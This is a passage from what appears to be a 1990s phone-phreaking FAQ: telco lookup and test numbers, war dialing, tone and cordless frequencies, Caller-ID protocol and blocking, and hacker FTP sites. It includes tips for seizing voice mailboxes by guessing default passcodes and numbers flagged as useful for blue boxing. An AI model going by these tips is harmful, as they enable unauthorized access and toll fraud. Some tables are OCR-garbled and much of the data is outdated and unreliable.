|    | 808               | 572-9907                         | 572-9908                         |
|    | 808               | 623-9907                         | 623-9908                         |
|    | 808               | 624-9907                         | 624-9908                         |
|    | 808               | 668-9907                         | 668-9908                         |
|    | 808<br>808        | 742-9907<br>879-9907             | 742-9908<br>879-9908             |
|    | 808               | 882-9907                         | 882-9908                         |
|    | 808               | 885-9907                         | 885-9908                         |
|    | 808               | 959-9907                         | 959-9908                         |
|    | 808               | 961-9907                         | 961-9908                         |
|    | 810<br>813        | 362-9996<br>385-9971             | 362-9997<br>385-xxxx             |
|    | 908               | 254-9929                         | 254-9930                         |
|    | 908               | 558-9929                         | 558-9930                         |
|    | 908               | 560-9929                         | 560-9930                         |
|    |                   |                                  |                                  |

908 776-9930 776-9930

16. What is a CNA number?

CNA stands for Customer Name and Address. The CNA number is a phone number for telephone company personnel to call and get the name and address for a phone number. If a telephone lineman finds a phone line he does not recognize, he can use the ANI number to find its phone number and then call the CNA operator to see who owns it and where they live.

Normal CNA numbers are available only to telephone company personnel. Private citizens may legally get CNA information from private companies. Two such companies are:

| Unidirectory | (900)933-3330 |
|--------------|---------------|
| Telename     | (900)884-1212 |

Note that these are 900 numbers, and will cost you approximately one dollar per minute.

If you are in 312 or 708, AmeriTech has a pay-for-play CNA service available to the general public. The number is 796-9600. The cost is \$.35/call and can look up two numbers per call.

If you are in 415, Pacific Bell offers a public access CNL service at (415)705-9299.

If you are in Bell Atlantic territory you can call (201)555-5454 or (908)555-5454 for automated CNA information. The cost is \$.50/call.

17. What is the telephone company CNA number for my area?

| 203   | (203)771-8080 | СТ                                       |
|-------|---------------|--|
| 312   | (312)796-9600 | Chicago, IL                              |
| 506   | (506)555-1313 | New Brunswick                            |
| 513   | (513)397-9110 | Cincinnati/Dayton, OH                    |
| 516   | (516)321-5700 | Hempstead/Long Island, NY                |
| 614   | (614)464-0123 | Columbus/Steubenville, OH                |
| 813   | (813)270-8711 | Ft. Meyers/St. Petersburg/Tampa, FL      |
| NYNEX | (518)471-8111 | New York, Connecticut, Vermont, Rhode    |
|       |               | Island, New Hampshire, and Massachusetts |

18. What are some numbers that always ring busy?

In the following listings, "xxx" means that the same number is used as a constantly busy number in many different prefixes. In most of these, there are some exchanges that ring busy and some exchanges that are in normal use. \*ALWAYS\* test these numbers at least three times during normal business hours before using as a constantly busy number.

| N 800 | 999-1803 | WATS                                       |
|-------|----------|--|
| N 201 | 635-9970 | Hackensack/Jersey City/Newark/Paterson, NJ |
| N 212 | 724-9970 | Manhattan, NY                              |
| N 213 | xxx-1117 | Los Angeles, CA                            |
| N 213 | xxx-1118 | Los Angeles, CA                            |
| N 213 | xxx-1119 | Los Angeles, CA                            |

| Ν | 213 | xxx-9198 | Los Angeles, CA                              |
|---|-----|----------|--|
|   | 216 | xxx-9887 | Akron/Canton/Cleveland/Lorain/Youngstown, OH |
|   | 303 | 431-0000 | Denver, CO                                   |
|   | 303 | 866-8660 | Denver, CO                                   |
| Ν | 310 | xxx-1117 | Long Beach, CA                               |
| Ν | 310 | xxx-1118 | Long Beach, CA                               |
| Ν | 310 | xxx-1119 | Long Beach, CA                               |
| Ν | 310 | xxx-9198 | Long Beach, CA                               |
|   | 316 | 952-7265 | Dodge City/Wichita, KS                       |
|   | 501 | 377-99xx | AR   |
| U | 719 | 472-3772 | Colorado Springs/Leadville/Pueblo, CO        |
|   | 805 | 255-0699 | Bakersfield/Santa Barbara, CA                |
| Ν | 714 | xxx-1117 | Anaheim, CA                                  |
| Ν | 714 | xxx-1118 | Anaheim, CA                                  |
| Ν | 714 | xxx-1119 | Anaheim, CA                                  |
| Ν | 714 | xxx-9198 | Anaheim, CA                                  |
| Ν | 717 | 292-0009 | Harrisburg/Scranton/Wilkes-Barre, PA         |
| Ν | 818 | xxx-1117 | Pasadena, CA                                 |
| Ν | 818 | xxx-1118 | Pasadena, CA                                 |
| Ν | 818 | xxx-1119 | Pasadena, CA                                 |
| Ν | 818 | xxx-9198 | Pasadena, CA                                 |
| U | 818 | 885-0699 | Pasadena, CA (???-0699 is a pattern)         |
| Ν | 860 | 525-7078 | Hartford, CT                                 |
|   | 906 | 632-9999 | Marquette/Sault Ste. Marie, MI               |
|   | 906 | 635-9999 | Marquette/Sault Ste. Marie, MI               |

19. What are some numbers that temporarily disconnect phone service?

If your NPA is not listed, or the listing does not cover your LATA, try common numbers such as 119 (GTD5 switches) or 511.

| 314   | 511        | Columbia/Jefferson City/St.Louis, MO       | (1 minute)        |
|-------|------------|--|-------------------|
| 404   | 420        | Atlanta, GA                                | (5 minutes)       |
| 405   | 953        | Enid/Oklahoma City, OK                     | (1 minute)        |
| U 407 | 511        | Orlando, FL (United Telephone)             | (1 minute)        |
| N 414 | 958-0013   | Fond du Lac/Green Bay/Milwaukee/Racine, WI | (1 minute)        |
| 512   | 200        | Austin/Corpus Christi, TX                  | (1 minute)        |
| 516   | 480        | Hempstead/Long Island, NY                  | (1 minute)        |
| 603   | 980        | NH   |                   |
| 614   | xxx-9894   | Columbus/Steubenville, OH                  |                   |
| 805   | 119        | Bakersfield/Santa Barbara, CA              | (3 minutes)       |
| 919   | 211 or 511 | Durham, NC                                 | (10 min - 1 hour) |

20. What is a Proctor Test Set?

A Proctor Test Set is a tool used by telco personnel to diagnose problems with phone lines. You call the Proctor Test Set number and press buttons on a touch tone phone to active the tests you select.

21. What is a Proctor Test Set in my area?

If your NPA is not listed try common numbers such as 111 or 117.

| 805 | 111      | Bakersfield/Santa Barbara, | CA |
|-----|----------|----------------------------|----|
| 909 | 117      | Tyler, TX                  |    |
| 913 | 611-1111 | Lawrence/Salina/Topeka, KS |    |

22. What is scanning?

Scanning is dialing a large number of telephone numbers in the hope of finding interesting carriers (computers) or tones.

Scanning can be done by hand, although dialing several thousand telephone numbers by hand is extremely boring and takes a long time.

Much better is to use a scanning program, sometimes called a war dialer or a demon dialer. Currently, the best war dialer available to PC-DOS users is ToneLoc from Minor Threat and Mucho Maas. ToneLoc can be ftp'd from ftp.paranoia.com /pub/toneloc/.

A war dialer will dial a range of numbers and log what it finds at each number. You can then only dial up the numbers that the war dialer marked as carriers or tones.

23. Is scanning illegal?

Excerpt from: 2600, Spring 1990, Page 27:

#### -BQ-

In some places, scanning has been made illegal. It would be hard, though, for someone to file a complaint against you for scanning since the whole purpose is to call every number once and only once. It's not likely to be thought of as harassment by anyone who gets a single phone call from a scanning computer. Some central offices have been known to react strangely when people start scanning. Sometimes you're unable to get a dialtone for hours after you start scanning. But there is no uniform policy. The best thing to do is to first find out if you've got some crazy law saying you can't do it. If, as is likely, there is no such law, the only way to find out what happens is to give it a try. -EQ-

It should be noted that a law making scanning illegal was recently passed in Colorado Springs, CO. It is now illegal to place a call in Colorado Springs without the intent to communicate.

24. Where can I purchase a lineman's handset?

Contact East 335 Willow Street North Andover, MA 01845-5995 (508)682-2000

Jensen Tools 7815 S. 46th Street Phoenix, AZ 85044-5399 (800)426-1194

Specialized Products 3131 Premier Drive Irving, TX 75063 (800)866-5353

Time Motion Tools

12778 Brookprinter Place Poway, CA 92064 (619)679-0303

25. What are the DTMF frequencies?

DTMF stands for Dual Tone Multi Frequency. These are the tones you get when you press a key on your telephone touch pad. The tone of the button is the sum of the column and row tones. The ABCD keys do not exist on standard telephones.

1209 1336 1477 1633

697 1 2 3 A
770 4 5 6 B
852 7 8 9 C
941 \* 0 # D

26. What are the frequencies of the telephone tones?

| Туре              | Hz         | On  | Off |
|-------------------|------------|-----|-----|
|                   |            |     |     |
| Dial Tone         | 350 & 440  |     |     |
| Busy Signal       | 480 & 620  | 0.5 | 0.5 |
| Toll Congestion   | 480 & 620  | 0.2 | 0.3 |
| Ringback (Normal) | 440 & 480  | 2.0 | 4.0 |
| Ringback (PBX)    | 440 & 480  | 1.5 | 4.5 |
| Reorder (Local)   | 480 & 620  | 3.0 | 2.0 |
| Invalid Number    | 200 & 400  |     |     |
| Hang Up Warning 1 | 400 & 2060 | 0.1 | 0.1 |
| Hang Up 2         | 450 & 2600 |     |     |

27. What are all of the \* (LASS) codes?

Local Area Signalling Services (LASS) and Custom Calling Feature Control Codes:

(These appear to be standard, but may be changed locally)

| Service                   | Tone | Pulse/rotary | Notes            |  |  |
|---------------------------|------|--------------|------------------|--|--|
| Assistance/Police         | *12  | n/a          | [1]              |  |  |
| Cancel forwarding         | *30  | n/a          | [C1]             |  |  |
| Automatic Forwarding      | *31  | n/a          | [C1]             |  |  |
| Notify                    | *32  | n/a          | [C1] [2]         |  |  |
| Intercom Ring 1 ()        | *51  | 1151         | [3]              |  |  |
| Intercom Ring 2 ()        | *52  | 1152         | [3]              |  |  |
| Intercom Ring 3 ()        | *53  | 1153         | [3]              |  |  |
| Extension Hold            | *54  | 1154         | [3]              |  |  |
| Customer Originated Trace | *57  | 1157         |                  |  |  |
| Selective Call Rejection  | *60  | 1160         | (or Call Screen) |  |  |
| Selective Distinct Alert  | *61  | 1161         |                  |  |  |
| Selective Call Acceptance | *62  | 1162         |                  |  |  |
| Selective Call Forwarding | *63  | 1163         |                  |  |  |

| ICLID Activation            | *65        | 1165 |                           |
|-----------------------------|------------|------|---------------------------|
| Call Return (outgoing)      | *66        | 1166 |                           |
| Number Display Blocking     | *67        | 1167 | [4]                       |
| Computer Access Restriction | *68        | 1168 |                           |
| Call Return (incoming)      | *69        | 1169 |                           |
| Call Waiting disable        | *70        | 1170 | [4]                       |
| No Answer Call Transfer     | *71        | 1171 |                           |
| Usage Sensitive 3 way call  | *71        | 1171 |                           |
| Call Forwarding: start      | *72 or 72# | 1172 |                           |
| Call Forwarding: cancel     | *73 or 73# | 1173 |                           |
| Speed Calling (8 numbers)   | *74 or 74# | 1174 |                           |
| Speed Calling (30 numbers)  | *75 or 75# | 1175 |                           |
| Anonymous Call Rejection    | *77        | 1177 | [5] [M: *58]              |
| Call Screen Disable         | *80        | 1180 | (or Call Screen) [M: *50] |
| Selective Distinct Disable  | *81        | 1181 | [M: *51]                  |
| Select. Acceptance Disable  | *82        | 1182 | [4] [7]                   |
| Select. Forwarding Disable  | *83        | 1183 | [M: *53]                  |
| ICLID Disable               | *85        | 1185 |                           |
| Call Return (cancel out)    | *86        | 1186 | [6] [M: *56]              |
| Anon. Call Reject (cancel)  | *87        | 1187 | [5] [M: *68]              |
| Call Return (cancel in)     | *89        | 1189 | [6] [M: *59]              |
|                             |            |      |                           |
| Notes:                      |            |      |                           |
|                             |            |      |                           |

| [C1]     | - Means code used for Cellular One service                        |
|----------|---|
| [1]      | - for cellular in Pittsburgh, PA A/C 412 in some areas            |
| [2]      | - indicates that you are not local and maybe how to reach you     |
| [3]      | - found in Pac Bell territory; Intercom ring causes a distinctive |
|          | ring to be generated on the current line; Hold keeps a call       |
|          | connected until another extension is picked up                    |
| [4]      | - applied once before each call                                   |
| [5]      | - A.C.R. blocks calls from those who blocked Caller ID            |
|          | (used in C&P territory, for instance)                             |
| [6]      | - cancels further return attempts                                 |
| [7]      | - *82 (1182) has been mandated to be the nationwide code for      |
|          | "Send CLID info regardless of the default setting on this         |
|          | phone line."  |
| [M: *xx] | - alternate code used for MLVP (multi-line variety package)       |
|          | by Bellcore. It goes by different names in different RBOCs.       |
|          | In Bellsouth it is called Prestige. It is an arrangement of       |
|          | ESSEX like features for single or small multiple line groups.     |

The reason for different codes for some features in MLVP is that call-pickup is \*8 in MLVP so all \*8x codes are reassigned \*5x

28. What frequencies do cordless phones operate on?

Here are the frequencies for the first generation 46/49mhz phones.

| Channel | Handset Transmit | Base Transmit |
|---------|------------------|---------------|
|         |                  |               |
| 1       | 49.670mhz        | 46.610mhz     |
| 2       | 49.845           | 46.630        |
| 3       | 49.860           | 46.670        |
| 4       | 49.770           | 46.710        |
| 5       | 49.875           | 46.730        |
| б       | 49.830           | 46.770        |
| 7       | 49.890           | 46.830        |
| 8       | 49.930           | 46.870        |

| 9  | 49.990 | 46.930 |
|----|--------|--------|
| 10 | 49.970 | 46.970 |

The new "900mhz" cordless phones have been allocated the frequencies between 902-228MHz, with channel spacing between 30-100KHz.

Following are some examples of the frequencies used by phones currently on the market.

Panasonic KX-T9000 (60 Channels)

| bas                       | e 902   | .100 - 903 | .870      | Base freq  | uencies (30 | Khz | spacing) |         |
|---------------------------|---------|------------|-----------|------------|-------------|-----|----------|---------|
| handset 926.100 - 927.870 |         |            | Handset f | requencies |             |     |          |         |
| CH                        | BASE    | HANDSET    | CH        | BASE       | HANDSET     | CH  | BASE     | HANDSET |
|                           |         |            |           |            |             |     |          |         |
| 01                        | 902.100 | 926.100    | 11        | 902.400    | 926.400     | 21  | 902.700  | 926.700 |
| 02                        | 902.130 | 926.130    | 12        | 902.430    | 926.430     | 22  | 902.730  | 926.730 |
| 03                        | 902.160 | 926.160    | 13        | 902.460    | 926.460     | 23  | 902.760  | 926.760 |
| 04                        | 902.190 | 926.190    | 14        | 902.490    | 926.490     | 24  | 902.790  | 926.790 |
| 05                        | 902.220 | 926.220    | 15        | 902.520    | 926.520     | 25  | 902.820  | 926.820 |
| 06                        | 902.250 | 926.250    | 16        | 902.550    | 926.550     | 26  | 902.850  | 926.850 |
| 07                        | 902.280 | 926.280    | 17        | 902.580    | 926.580     | 27  | 902.880  | 926.880 |
| 08                        | 902.310 | 926.310    | 18        | 902.610    | 926.610     | 28  | 902.910  | 926.910 |
| 09                        | 902.340 | 926.340    | 19        | 902.640    | 926.640     | 29  | 902.940  | 926.940 |
| 10                        | 902.370 | 926.370    | 20        | 902.670    | 926.670     | 30  | 902.970  | 926.970 |
|                           |         |            |           |            |             |     |          |         |
| 31                        | 903.000 | 927.000    | 41        | 903.300    | 927.300     | 51  | 903.600  | 927.600 |
| 32                        | 903.030 | 927.030    | 42        | 903.330    | 927.330     | 52  | 903.630  | 927.630 |
| 33                        | 903.060 | 927.060    | 43        | 903.360    | 927.360     | 53  | 903.660  | 927.660 |
| 34                        | 903.090 | 927.090    | 44        | 903.390    | 927.390     | 54  | 903.690  | 927.690 |
| 35                        | 903.120 | 927.120    | 45        | 903.420    | 927.420     | 55  | 903.720  | 927.720 |
| 36                        | 903.150 | 927.150    | 46        | 903.450    | 927.450     | 56  | 903.750  | 927.750 |
| 37                        | 903.180 | 927.180    | 47        | 903.480    | 927.480     | 57  | 903.780  | 927.780 |
| 38                        | 903.210 | 927.210    | 48        | 903.510    | 927.510     | 58  | 903.810  | 927.810 |
| 39                        | 903.240 | 927.240    | 49        | 903.540    | 927.540     | 59  | 903.840  | 927.840 |
| 40                        | 903.270 | 927.270    | 50        | 903.570    | 927.570     | 60  | 903.870  | 927.870 |
|                           |         |            |           |            |             |     |          |         |

\_\_\_\_\_

V-TECH TROPEZ DX900 (20 CHANNELS) 905.6 - 907.5 TRANSPONDER (BASE) FREQUENCIES (100 KHZ SPACING) 925.5 - 927.4 HANDSET FREQUENCIES

CHBASEHANDSETCHBASEHANDSETCHBASEHANDSET01905.600925.50008906.300926.20015907.000926.90002905.700925.60009906.400926.30016907.100927.00003905.800925.70010906.500926.40017907.200927.10004905.900925.80011906.600926.50018907.300927.20005906.000925.90012906.700926.60019907.400927.30006906.100926.00013906.800926.70020907.500927.40007906.200926.10014906.900926.80014906.900926.800

 Other 900mhz cordless phones

 AT&T #9120
 905.0
 & 925.0
 928.0
 MHZ

 OTRON CORP. #CP-1000
 902.1
 903.9
 & 926.1
 927.0
 MHZ

 SAMSUNG #SP-R912 903.0
 &
 927.0
 MHZ

\_\_\_\_\_ 29. What is Caller-ID? This FAQ answer is stolen from Rockwell: Calling Number Delivery (CND), better known as Caller ID, is a telephone service intended for residential and small business customers. It allows the called Customer Premises Equipment (CPE) to receive a calling party's directory number and the date and time of the call during the first 4 second silent interval in the ringing cycle. Parameters ~~~~~~~~ The data signalling interface has the following characteristics: Link Type: 2-wire, simplex Analog, phase-coherent FSK Transmission Scheme: Logical 1 (mark) 1200 +/- 12 Hz Logical 0 (space) 2200 +/- 22 Hz Transmission Rate: 1200 bps Transmission Level: 13.5 +/- dBm into 900 ohm load Protocol ~~~~~~ The protocol uses 8-bit data words (bytes), each bounded by a start bit and a stop bit. The CND message uses the Single Data Message format shown below. | Channel | Carrier | Message Message Data Checksum Seizure Signal Туре Length Word(s) Word Signal Word Word Channel Seizure Signal The channel seizure is 30 continuous bytes of 55h (01010101) providing a detectable alternating function to the CPE (i.e. the modem data pump). Carrier Signal The carrier signal consists of 130 +/- 25 mS of mark (1200 Hz) to condition the receiver for data. Message Type Word The message type word indicates the service and capability associated with the data message. The message type word for CND is 04h (00000100). Message Length Word The message length word specifies the total number of data words to follow. Data Words ~~~~~~~

The data words are encoded in ASCII and represent the following information:

- o The first two words represent the month
- o The next two words represent the day of the month
- o The next two words represent the hour in local military time
- o The next two words represent the minute after the hour
- o The calling party's directory number is represented by the remaining words in the data word field

If the calling party's directory number is not available to the terminating central office, the data word field contains an ASCII "O". If the calling party invokes the privacy capability, the data word field contains an ASCII "P".

#### Checksum Word

The Checksum Word contains the twos complement of the modulo 256 sum of the other words in the data message (i.e., message type, message length, and data words). The receiving equipment may calculate the modulo 256 sum of the received words and add this sum to the received checksum word. A result of zero generally indicates that the message was correctly received. Message retransmission is not supported.

# Example CNS Single Data Message

An example of a received CND message, beginning with the message type word, follows:

04 12 30 39 33 30 31 32 32 34 36 30 39 35 35 35 31 32 31 32 51

04h= Calling number delivery information code (message type word)
12h= 18 decimal; Number of data words (date,time, and directory
 number words)
ASCII 30,39= 09; September
ASCII 33,30= 30; 30th day
ASCII 31,32= 12; 12:00 PM
ASCII 32,34= 24; 24 minutes (i.e., 12:24 PM)
ASCII 36,30,39,35,35,35,31,32,31,32= (609) 555-1212; calling
 party's directory number

51h= Checksum Word

Data Access Arrangement (DAA) Requirements

To receive CND information, the modem monitors the phone line between the first and second ring bursts without causing the DAA to go off hook in the conventional sense, which would inhibit the transmission of CND by the local central office. A simple modification to an existing DAA circuit easily accomplishes the task.

# Modem Requirements

Although the data signalling interface parameters match those of a Bell 202 modem, the receiving CPE need not be a Bell 202 modem. A V.23 1200 bps modem receiver may be used to demodulate the Bell 202 signal. The ring indicate bit (RI) may be used on a modem to indicate when to monitor the phone line for CND information. After the RI bit sets, indicating the first ring burst, the host waits for the RI bit to reset. The host then configures the modem to monitor the phone line for CND information.

Signalling ~~~~~~~~ According to Bellcore specifications, CND signalling starts as early as 300 mS after the first ring burst and ends at least 475 mS before the second ring burst Applications ~~~~~~~~~~ Once CND information is received the user may process the information in a number of ways. The date, time, and calling party's directory number can be 1. displayed. 2. Using a look-up table, the calling party's directory number can be correlated with his or her name and the name displayed. 3. CND information can also be used in additional ways such as for: a. Bulletin board applications b. Black-listing applications c. Keeping logs of system user calls, or d. Implementing a telemarketing data base References ~~~~~~~~ For more information on Calling Number Delivery (CND), refer to Bellcore publications TR-TSY-000030 and TR-TSY-000031. To obtain Bellcore documents contact: Bellcore Customer Service 60 New England Avenue, Room 1B252 Piscataway, NJ 08834-4196 (908) 699-5800 30. How do I block Caller-ID? Always test as much as possible before relying on any method of blocking Caller-ID. Some of these methods work in some areas, but not in others. Dial \*67 before you dial the number. (141 in the United Kingdom) Dial your local TelCo and have them add Caller-ID block to your line. Dial the 0 Operator and have him or her place the call for you. Dial the call using a pre-paid phone card. Dial through Security Consultants at (900)PREVENT for U.S. calls (\$1.99/minute) or (900)STONEWALL for international calls (\$3.99/minute). Dial from a pay phone. :-) 31. What is a PBX? A PBX is a Private Branch Exchange. A PBX is a small telephone switch owned by a company or organization. Let's say your company has a thousand employees. Without a PBX, you would need a thousand phone

lines. However, only 10% of your employees are talking on the phone at one time. What if you had a computer that automatically found an outside line every time one of your employees picked up the telephone. With this type of system, you could get by with only paying for one hundred phone lines. This is a PBX.

32. What is a VMB?

A VMB is a Voice Mail Box. A VMB is a computer that acts as an answering machine for hundreds or thousands of users. Each user will have their own Voice Mail Box on the system. Each mail box will have a box number and a pass code.

Without a passcode, you will usually be able to leave messages to users on the VMB system. With a passcode, you can read messages and administer a mailbox. Often, mailboxes will exist that were created by default or are no longer used. These mailboxes may be taken over by guessing their passcode. Often the passcode will be the mailbox number or a common number such as 1234.

#### 33. What are the ABCD tones for?

The ABCD tones are simply additional DTFM tones that may be used in any way the standard (0-9) tones are used. The ABCD tones are used in the U.S. military telephone network (AutoVon), in some Automatic Call Distributor (ACD) systems, for control messages in some PBX systems, and in some amateur radio auto-patches.

In the AutoVon network, special telephones are equipped with ABCD keys. The ABCD keys are defined as such:

A - FlashB - Flash override priorityC - Priority communicationD - Priority override

Using a built-in maintenance mode of the Automatic Call Distributor (ACD) systems once used by Directory Assistance operators, you could connect two callers together.

The purpose of the Silver Box is to create the ABCD tones.

See also "What are the DTMF Frequencies?"

34. What are the International Direct Numbers?

The numbers are used so that you may connect to an operator from a foreign telephone network, without incurring long distance charges. These numbers may be useful in blue boxing, as many countries still have older switching equipment in use.

| Australia  | (800)682-2878 |
|------------|---------------|
| Austria    | (800)624-0043 |
| Belgium    | (800)472-0032 |
| Belize     | (800)235-1154 |
| Bermuda    | (800)232-2067 |
| Brazil     | (800)344-1055 |
| British VI | (800)278-6585 |
| Cayman     | (800)852-3653 |
| Chile      | (800)552-0056 |

| China (Shanghai)<br>Costa Rica<br>Denmark<br>El Salvador<br>Finland<br>France<br>Germany<br>Greece<br>Guam<br>HK<br>Hungary<br>Indonesia<br>Ireland<br>Italy<br>Japan<br>Korea<br>Macau<br>Malaysia<br>Netherlands | (800)532-4462<br>(800)252-5114<br>(800)762-0045<br>(800)422-2425<br>(800)232-0358<br>(800)232-0358<br>(800)292-0049<br>(800)443-5527<br>(800)367-4826<br>(800)992-2323<br>(800)352-9469<br>(800)242-4757<br>(800)562-6262<br>(800)543-7662<br>(800)543-7662<br>(800)543-0051<br>(800)822-8256<br>(800)622-2821<br>(800)772-7369<br>(800)432-0031 |          |
|--|--|----------|
| Portugal<br>Philippines  | (800)822-2776  |          |
| Singapore  | (800)336-7445<br>(800)822-6588   |          |
| Spain  | (800)247-7246  |          |
| Sweden   | (800)345-0046  |          |
| Taiwan   | (800)626-0979  |          |
| Thailand   | (800)342-0066  |          |
| Turkey   | (800)828-2646  |          |
| UK   | (800)445-5667  |          |
| Uruguay  | (800)245-8411  |          |
| Yugoslavia   | (800)367-9842  | -        |
|  | 367-9841   | (Zagreb) |
| USA from outside   | (800)874-4000  | Ext. 107 |

Section C: Cellular

01. What is an MTSO?

MTSO stands for Mobile Telephone Switching Office. The MTSO is the switching office that connects all of the individual cell towers to the Central Office (CO).

The MTSO is responsible for monitoring the relative signal strength of your cellular phone as reported by each of the cell towers, and switching your conversation to the cell tower which will give you the best possible reception.

# 02. What is a NAM?

NAM stands for Number Assignment Module. The NAM is the EPROM that holds information such as the MIN and SIDH. Cellular fraud is committed by modifying the information stored in this component. 03. What is an ESN?

ESN stands for Electronic Serial Number. The is the serial number of your cellular telephone.

04. What is an MIN?

MIN stands for Mobile Identification Number. This is the phone number of the cellular telephone.

05. What is a SCM?

SCM stands for Station Class Mark. The SCM is a 4 bit number which holds three different pieces of information. Your cellular telephone transmits this information (and more) to the cell tower. Bit 1 of the SCM tells the cell tower whether your cellphone uses the older 666 channel cellular system, or the newer 832 channel cellular system. The expansion to 832 channels occured in 1988. Bit 2 tells the cellular system whether your cellular telephone is a mobile unit or a voice activated cellular telephone. Bit's 3 and 4 tell the cell tower what power your cellular telephone should be transmitting on.

Bit 1: 0 == 666 channels 1 == 832 channels Bit 2: 0 == Mobile cellular telephone 1 == Voice activated cellular telephone Bit 3/4: 00 == 3.0 watts (Mobiles) 01 == 1.2 watts (Transportables) 10 == .06 watts (Portables) 11 == Reserved for future use

06. What is a SIDH?

SIDH stands for System Identification for Home System. The SIDH in your cellular telephone tells the cellular system what area your cellular service originates from. This is used in roaming (making cellular calls when in an area not served by your cellular provider).

Every geographical region has two SIDH codes, one for the wireline carrier and one for the nonwireline carrier. These are the two companies that are legally allowed to provide cellular telephone service in that region. The wireline carrier is usually your local telephone company, while the nonwireline carrier will be another company. The SIDH for the wireline carrier is always an even number, while the SIDH for the nonwireline carrier is always an odd number. The wireline carrier is also known as the Side-B carrier and the non-wireline carrier is also known as the Side-A carrier.

07. What are the forward/reverse channels?

Forward channels are the frequencies the cell towers use to talk to your cellular telephone. Reverse channels are the frequencies your cellular

telephone uses to talk to the cell towers.

Section D: Resources

The forward channel is usually 45 mhz above the reverse channel. For example, if the reverse channel is at 824 mhz, the forward channel would be at 869 mhz.

01. What are some ftp sites of interest to hackers? N 204.215.84.2 /pub/dmackey 2600.com (2600 Magazine) aeneas.mit.edu (Kerberos) alex.sp.cs.cmu.edu (Misc) /links/security (CyberWarriors of Xanadu) asylum.sf.ca.us N atari.archive.umich.edu /pub/atari/Utilities/pgp261st.zip (Atari PGP) athena-dist.mit.edu /pub/ATHENA (Athena Project) atlantis.utmb.edu (Anti-virus) bellcore.com (Bellcore) cert.org (CERT) ciac.llnl.gov (CIAC) clark.net /pub/jcase (H/P) cnit.nsk.su /pub/security (Security) coast.cs.purdue.edu /pub (Security/COAST) coombs.anu.edu.au /pub/security (Security) csrc.ncsl.nist.gov (NIST Security) dartmouth.edu /pub/security (Security) ds.internic.net (Internet documents) N dutiws.twi.tudelft.nl /pub/novell etext.archive.umich.edu /pub/Zines/PrivateLine (PrivateLine) N fastlane.net /pub/nomad ftp.3com.com /pub/Orange-Book (Orange Book) ftp.acns.nwu.edu (Mac Anti-virus) /pub ftp.acsu.buffalo.edu /pub/security & /pub/irc (Security & IRC) /pub/tcpr (Tcpr) ftp.alantec.com (H/P) ftp.armory.com /pub/user/kmartind ftp.armory.com /pub/user/swallow (H/P)/pub (Australian CERT) ftp.auscert.org.au ftp.cerf.net /pub/software/unix/security (CERFnet) ftp.cert.dfn.de (FIRST) ftp.cisco.com (Cisco) /pub/standards/drafts/shttp.txt (Secure HyperText) ftp.commerce.net ftp.cs.colorado.edu ftp.cs.ruu.nl /pub/SECURITY (Security & PGP) ftp.cs.uwm.edu /pub/comp-privacy (Privacy Digest) ftp.cs.vu.nl ftp.cs.yale.edu ftp.csi.forth.gr /pub/security ftp.csl.sri.com /pub/nides (SRI) ftp.csn.org /mpj (Cryptology) ftp.csua.berkeley.edu /pub/cypherpunks (Crypto) ftp.delmarva.com N ftp.demon.co.uk /pub/misc/0800num.txt (0800/0500 numbers) ftp.denet.dk /pub/security/tools/satan ftp.digex.net /pub/access/dunk

|   | ftp.dsi.unimi.it         | /pub/security/crypt              | (Crypto)             |
|---|--------------------------|----------------------------------|----------------------|
|   | ftp.dstc.edu.au          | /pub/security/satan              |                      |
|   | ftp.ee.lbl.gov           |                                  |                      |
|   | ftp.eff.org              | /pub/Publications/CuD            | (EFF)                |
|   | ftp.elelab.nsc.co.jp     | /pub/security                    | (Security)           |
|   | ftp.etext.org            |                                  | (Etext)              |
|   | ftp.fc.net               | /pub/deadkat                     | (TNO)                |
|   | ftp.fc.net               | /pub/defcon                      | (DefCon)             |
|   | ftp.fc.net               | /pub/defcon/BBEEP                | (BlueBeep)           |
|   | ftp.fc.net               | /pub/phrack                      | (Phrack)             |
|   | ftp.foobar.com           | , pao, piraon                    |                      |
|   | ftp.funet.fi             | /pub/doc/CuD                     |                      |
|   |                          |                                  |                      |
|   | ftp.gate.net             | /pub/users/laura                 |                      |
|   | ftp.gate.net             | /pub/users/wakko                 | ( ( )                |
|   | ftp.giga.or.at           | /pub/hacker/                     | (H/P)                |
|   | ftp.greatcircle.com      | /pub/firewalls                   | (Firewalls)          |
|   | ftp.IEunet.ie            | /pub/security                    | (Security)           |
|   | ftp.ifi.uio.no           |                                  |                      |
|   | ftp.indirect.com         | /www/evildawg/public_access/C&N/ |                      |
|   | ftp.info.fundp.ac.be     |                                  |                      |
|   | ftp.informatik.uni-hambu | arg.de                           |                      |
|   | ftp.informatik.uni-kiel. | .de /pub/sources/security        |                      |
|   | ftp.inoc.dl.nec.com      | /pub/security                    | (Security)           |
|   | ftp.isi.edu              |                                  | -                    |
|   | ftp.lava.net             | /users/oracle/                   | (H/P                 |
| N | ftp.leo.org/pub/com/os/c |                                  | (/ -                 |
|   | ftp.lerc.nasa.gov        | /security                        |                      |
|   | ftp.llnl.gov             | /pub                             | (CIAC)               |
|   | ftp.luth.se              | /pub/unix/security               | (CIAC)               |
|   |                          | /pub/ullix/securicy              |                      |
|   | ftp.lysator.liu.se       |                                  |                      |
|   | ftp.mcs.anl.gov          | /pub/security                    | (                    |
|   | ftp.microserve.net       | /ppp-pop/strata/mac              | (Mac)                |
|   | ftp.near.net             | /security/archives/phrack        | (Zines)              |
|   | ftp.nec.com              |                                  |                      |
|   | ftp.net.ohio-state.edu   | /pub/security/satan              |                      |
|   | ftp.netcom.com           | /pub/br/bradleym                 | (Virii)              |
|   | ftp.netcom.com           | /pub/da/daemon9                  | (H/P)                |
|   | ftp.netcom.com           | /pub/fi/filbert                  |                      |
| Ν | ftp.netcom.com           | /pub/gr/grady                    |                      |
| Ν | ftp.netcom.com           | /pub/il/illusion                 | (H/P+Virus)          |
| Ν | ftp.netcom.com           | /pub/je/jericho                  | (H/P)                |
|   | ftp.netcom.com           | /pub/le/lewiz                    | (Social Engineering) |
| Ν | ftp.netcom.com           | /pub/ty/tym                      | (TYM)                |
|   | ftp.netcom.com           | /pub/va/vandal                   | (DnA)                |
|   | ftp.netcom.com           | /pub/wt/wtech/                   |                      |
| N | ftp.netcom.com           | /pub/zi/zigweed                  | (H/P)                |
|   | ftp.netcom.com           | /pub/zz/zzyzx                    | (H/P)                |
|   | ftp.netsys.com           | / pub/ 22/ 22/ 24/ 28            | (11/1)               |
|   | ftp.ocs.mq.edu.au        | /PC/Cramt                        | (Crumtal act)        |
|   |                          | /PC/Crypt                        | (Cryptology)         |
|   | ftp.ox.ac.uk             | /pub/comp/security               |                      |
